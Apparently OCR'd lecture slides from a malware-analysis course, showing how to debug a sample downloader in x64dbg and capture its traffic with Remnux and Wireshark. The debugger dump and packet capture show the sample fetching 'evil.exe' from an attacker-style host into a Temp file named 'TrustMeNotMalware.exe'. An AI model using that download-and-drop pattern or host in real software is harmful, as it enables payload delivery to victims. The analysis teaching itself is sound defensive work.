
CPU/Disassembler

- The CPU tab shows disassembly instructions based on data stored at the addresses
- RIP is the instruction pointer
- Supports Line view/graph view
- To switch back and forth press “g” inside of the CPU window




CPU: Jump back to next instruction

- You can navigate to any addresses by using the hotkey “Ctrl-g”
  - Note Ctrl-g for jumping in any window: dump, memory map, CPU…etc
- Note this can be a memory addresses, values stored in a register, or a region for which there is a symbol defined!
- To jump to the current instruction, use RIP
- Note Jump-> `RIP + 1` is also valid!




Static Analysis to guide dynamic analysis

- We should always take a look at the malware statically before running it.
- Sometimes, it can give us hints about what it is doing
- Example, look for imports, strings...etc



Debugging Workflow

- The common workflow is to load the PE into the debugger, and set some breakpoints.
- x64dbg automatically sets a breakpoint at the entrypoint, but as we have seen, this is NOT the same as the main()
- Step through the code and see what it does!
  - Will probably take some trial and error! Especially if anti-debugging techniques are employed.



Debugging


Try setting a breakpoint:

`bp URLDownloadToFileW`

Then run until we hit the breakpoint!

What exactly is that address though?

It is the start address of the exported function `urlmon.dll$URLDownloadToFileW`



What’s going on? Why is nothing happening?

```
14000108a 48 8b 1d     MOV      RBX,qword ptr [PTR_DAT_140003178]      = 140004048
          e7 20 00
          00
140001091 e8 8a 06     CALL     FUN_140001720                          ulonglong FUN_140001720(v...
          00 00
140001096 48 8b 03     MOV      RAX,qword ptr [RBX]=>DAT_140004048     = FF0A000000000000h
140001099 48 31 e8     XOR      RAX,RBP
14000109c 48 89 85     MOV      qword ptr [RBP + local_40],RAX
          78 04 00
          00
1400010a3 ff 15 ef     CALL     qword ptr [->KERNEL32.DLL::FreeConso...
          27 00 00
1400010a9 b9 60 ea     MOV      argc,0xea60
          00 00
1400010ae ff 15 24     CALL     qword ptr [->KERNEL32.DLL::Sleep]
          28 00 00
1400010b4 e8 67 ff     CALL     FUN_140001020                          undefined FUN_140001020(v...
          ff ff
1400010b9 48 8d bd     LEA      RDI=>local_248,[RBP + 0x270]
          70 02 00
```

Debugging: Modifying Arguments


`bp Sleep`


Modify 1st argument to be 0

→ Set RCX = 0

Or type

`RCX = 0 ` in the cmd prompt




CPU
Log
Notes
Breakpoints
Memory Map
Call Stack
SEH
Script
Symbols
Source
References
Threads
Handles
Trace
Hide FPU
RIP
00007FF94B2A7CA0 48:895C24 08 mov qword ptr ss:[rsp+8],rbx
00007FF94B2A7CA5 48:896C24 10 mov qword ptr ss:[rsp+10],rbp
00007FF94B2A7CAA 48:897424 18 mov qword ptr ss:[rsp+18],rsi
00007FF94B2A7CAF 57 push rdi
00007FF94B2A7CB0 48:83EC 30 sub rsp,30
00007FF94B2A7CB4 48:8BE9 mov rbp,rcx
00007FF94B2A7CB7 41:8BF9 mov edi,r9d
00007FF94B2A7CBA B9 B8020000 mov ecx,2B8
00007FF94B2A7CBF 49:8BD8 mov rbx,r8
00007FF94B2A7CC2 48:8BF2 mov rsi,rdx
00007FF94B2A7CC5 E8 0631FDFF call urlmon.7FF94B27ADD0
00007FF94B2A7CCA 48:85C0 test rax,rax
00007FF94B2A7CCD 74 4D je urlmon.7FF94B2A7D1C
00007FF94B2A7CCF 4C:8B4C24 60 mov r9,qword ptr ss:[rsp+60]
00007FF94B2A7CD4 48:8BD5 mov rdx,rbp
00007FF94B2A7CD7 48:8BC8 mov rcx,rax
00007FF94B2A7CDA 48:895C24 20 mov qword ptr ss:[rsp+20],rbx
00007FF94B2A7CDF E8 140A0000 call urlmon.7FF94B2A86F8
00007FF94B2A7CE4 48:8BD8 mov rbx,rax
00007FF94B2A7CE7 48:85DB test rbx,rbx
00007FF94B2A7CEA 74 34 je urlmon.7FF94B2A7D20
00007FF94B2A7CEC 48:8BD6 mov rdx,rsi
00007FF94B2A7CEF 897B 70 mov dword ptr ds:[rbx+70],edi
00007FF94B2A7CF2 48:8BCB mov rcx,rbx
00007FF94B2A7CF5 E8 76000000 call urlmon.7FF94B2A7D70
00007FF94B2A7CFA 48:8BCB mov rcx,rbx
00007FF94B2A7CFD 8BF8 mov edi,eax
00007FF94B2A7CFF E8 2C000000 call urlmon.7FF94B2A7D30
00007FF94B2A7D04 48:8B5C24 40 mov rbx,qword ptr ss:[rsp+40]
00007FF94B2A7D09 8BC7 mov eax,edi
00007FF94B2A7D0B 48:8B6C24 48 mov rbp,qword ptr ss:[rsp+48]
00007FF94B2A7D10 48:8B7424 50 mov rsi,qword ptr ss:[rsp+50]
00007FF94B2A7D15 48:83C4 30 add rsp,30
00007FF94B2A7D19 5F pop rdi
00007FF94B2A7D1A C3 ret
00007FF94B2A7D1B CC int3
RAX 0000000000000000
RBX 00007FF71ED34048 clickme.00007FF71ED34048
RCX 0000000000000000
RDX 00007FF71ED330A2 L"http://evilch0nk.cf/evil.exe"
RBP 00000040A3FFF620
RSP 00000040A3FFF598
RSI 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
RDI 00007FF71ED330A2 L"http://evilch0nk.cf/evil.exe"
R8 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
R9 0000000000000000
R10 0000000000000003
R11 00000040A3FFF4A0
R12 0000000000000000
R13 0000000000000000
R14 0000173C0CD1C80 &"C:\\dev\\CS-501-malware-course\\LectureCode\\lecture_4\\ClickMe.exe"
R15 0000000000000001
RIP 00007FF94B2A7CA0 <urlmon.URLDownloadToFileW>
RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
LastStatus 00000000 (STATUS_SUCCESS)
qword ptr ss:[rsp+8]=[00000040A3FFF5A0]=171C09EB7D0
rbx=clickme.00007FF71ED34048
.text:00007FF94B2A7CA0 urlmon.dll:$77CA0 #770A0 <URLDownloadToFileW>
Default (x64 fastcall)
5
Unlocked
1: rcx 0000000000000000
2: rdx 00007FF71ED330A2 L"http://evilch0nk.cf/evil.exe"
3: r8 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
4: r9 0000000000000000
5: [rsp+28] 0000000000000000
Dump 1
Dump 2
Dump 3
Dump 4
Dump 5
Watch 1
Locals
Struct
Address Hex ASCII
00007FF961991000 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00007FF961991010 48 89 5C 24 10 48 89 74 24 18 57 41 56 41 57 48 H.\$.H.t$.WAVAWH
00007FF961991020 81 EC 80 00 00 00 48 8B 05 E3 14 18 00 48 33 C4 .ì....H..ã...H3Ä
00007FF961991030 48 89 44 24 70 4D 8B F9 41 8B F8 48 8B C1 85 D2 H.D$pM.ùA.øH.Á.Ò
00007FF961991040 0F 84 61 62 0A 00 83 FA 0A 0F 85 15 62 0A 00 45 ..ab...ú....b..E
00007FF961991050 33 C9 45 33 D2 4C 8D 74 24 61 48 8B 00 4C 8D 1D 3ÉE3ÒL.t$aH..L..
00007FF961991060 B4 41 12 00 45 85 C9 0F 85 44 62 0A 00 44 8B C2 ´A..E.É..Db..D.Â
00007FF961991070 33 D2 49 F7 F0 49 FF CE 8B CA 42 8A 0C 19 41 88 3ÒI÷ðIyÎ.ÊB...A.
00007FF961991080 0E 48 85 C0 75 EA 48 8D 74 24 61 41 2B F6 85 FF .H.ÀuêH.t$aA+ö.ÿ
00007FF961991090 0F 88 3E 62 0A 00 3B F7 0F 8F 5B 62 0A 00 44 8B ..>b..;÷..[b..D.
00007FF9619910A0 C6 49 8B D6 49 88 CF E8 94 2A 0A 00 3B F7 7D 05 ÆI.ÖI.Ïè.*..;÷}.
00007FF9619910B0 42 C6 04 3E 00 EB 02 EB 02 33 C0 48 8B 4C 24 70 BÆ.>.ë.ë.3ÀH.L$p
00007FF9619910C0 48 33 CC E8 68 B1 08 00 4C 8D 9C 24 80 00 00 00 H3Ìèh±..L..$....
00007FF9619910D0 49 8B 5B 28 49 8B 73 30 49 8B E3 41 5F 41 5E 5F I.[(I.s0I.ãA_A^_
00000040A3FFF598 00007FF71ED31151 return to clickme.00007FF71ED31151 from clickme.00007FF71ED3270
00000040A3FFF5A0 00000171C09EB7D0
00000040A3FFF5A8 0000000000000000
00000040A3FFF5B0 00007FF71ED34048 clickme.00007FF71ED34048
00000040A3FFF5B8 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
00000040A3FFF5C0 0000000000000000
00000040A3FFF5C8 0000173C0CD00000
00000040A3FFF5D0 0000000000000005
00000040A3FFF5D8 00007FF9619BB44D return to ntdll.00007FF9619BB44D from ntdll.00007FF9619BD160
00000040A3FFF5E0 0000173C0CD0003
00000040A3FFF5E8 00007FF950000163
00000040A3FFF5F0 000000000000003F
00000040A3FFF5F8 0000000000000001
00000040A3FFF600 0000000000000000
00000040A3FFF608 00000040A3FFF614
00000040A3FFF610 0000000000000068
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Default
Paused
INT3 breakpoint at <urlmon.URLDownloadToFileW> (00007FF94B2A7CA0)!
Time Wasted Debugging: 0:01:14:44
40

Common Functions to set BPs at

Win32: VirtualAlloc(Ex), VirtualProtect(Ex), CreateProcess, CreateThread, CreateRemoteThread, LoadLibrary, Sleep

Native: NtCreateProcess(Ex), NtAllocateVirtualMemory

Usually better to figure out what functions are used from a bit of static analysis and then go from there :-)

No imports? Spy on LoadLibrary(A/W)!

Using Remnux


By setting Remnux as the default gateway, we can listen in on network traffic using wireshark and simulate responses using Inetsim

We can filter for traffic type that we expect the malware to create.

I.e, if we see WinHttp, we can filter on HTTP traffic

If we see Winsock, we might want to look for TCP

It is all context dependent.


demo_remnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to
*enp0s8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
httpSS
No. Time Source Destination Protocol Length Info
6 0.028298196 10.10.10.3 10.10.10.2 HTTP 93 GET /evil.exe HTTP/1.1
14 0.043091592 10.10.10.2 10.10.10.3 HTTP 418 HTTP/1.1 200 OK (x-msdos-program)
30 3.362587188 10.10.10.3 10.10.10.2 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/authroo
33 3.376448008 10.10.10.2 10.10.10.3 HTTP 312 HTTP/1.1 200 OK (text/html)
40 3.399824457 10.10.10.3 10.10.10.2 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/authroo
43 3.414190584 10.10.10.2 10.10.10.3 HTTP 312 HTTP/1.1 200 OK (text/html)
50 3.434376371 10.10.10.3 10.10.10.2 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/authroo
53 3.451483315 10.10.10.2 10.10.10.3 HTTP 312 HTTP/1.1 200 OK (text/html)
70 13.499657123 10.10.10.3 10.10.10.2 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/authroo
73 13.514236955 10.10.10.2 10.10.10.3 HTTP 312 HTTP/1.1 200 OK (text/html)
80 13.558767597 10.10.10.3 10.10.10.2 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/authroo
83 13.572376418 10.10.10.2 10.10.10.3 HTTP 312 HTTP/1.1 200 OK (text/html)
90 13.613413557 10.10.10.3 10.10.10.2 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/authroo
Frame 6: 293 bytes on wire (2344 bits), 293 bytes captured (2344 bits) on interface enp0s8, id 0
Ethernet II, Src: PcsCompu_47:75:37 (08:00:27:47:75:37), Dst: PcsCompu_e5:30:80 (08:00:27:e5:30:80)
